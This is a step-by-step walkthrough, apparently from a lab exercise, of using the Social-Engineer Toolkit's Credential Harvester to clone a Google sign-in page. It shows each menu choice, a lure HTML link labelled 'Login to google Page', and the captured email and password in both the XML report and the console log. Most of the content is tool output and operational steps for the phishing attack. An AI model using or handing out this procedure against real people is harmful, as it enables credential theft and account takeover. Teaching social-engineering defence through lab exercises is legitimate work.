

Step 3.




```
              Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Step 4




```
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Step 5




```
efresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
hod utilizes iframe replacements to make the highlighted URL link to appear l
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example you can utilize the Java Applet, Metasploit Browser, Cr
edential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell i
njection through HTA files which can be used for Windows-based powershell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Step 6




```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```

step 7




```
--
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
217.130]:
```


Step 8




```
You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```



```
<html>
        <body>
                <a href="http://192.168.217.130"> Login to google Page </a>
        </body>
</html>
~
~
~
~
~
~
```



Login to google Page



Sign in with your Google Account

alkindi@gmail.com


••••••••••

Sign in


Need help?

Create an account

One Google Account for everything Google



```
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://www.google.com
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW
9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=â<98><83></param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=alkindi@gmail.com</param>
      <param>Passwd=kindi1234</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
   <url>      <param>GALX=SJLCkfgaqoM</param>
      <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW
9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX</param>
      <param>service=lso</param>
      <param>dsh=-7381887106725792428</param>
      <param>_utf8=â<98><83></param>
      <param>bgresponse=js_disabled</param>
      <param>pstMsg=1</param>
      <param>dnConn=</param>
      <param>checkConnection=</param>
      <param>checkedDomains=youtube</param>
      <param>Email=alkindi@gmail.com</param>
      <param>Passwd=kindi1234</param>
      <param>signIn=Sign+in</param>
      <param>PersistentCookie=yes</param>
   </url>
</harvester>
~
                                                                                 1,1           All
```



```
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
cDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAA
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=alkindi@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=kindi1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.217.130 - - [27/Mar/2023 23:02:47] "POST /ServiceLoginAuth HTTP/1.1"
302 -
^C[*] File in XML format exported to /root/.set/reports/2023-03-27 23:03:56.7
47586.xml for your reading pleasure...

      Press <return> to continue
```

Stored in /root/reports/2023-03-27 23:03:56.747586.xml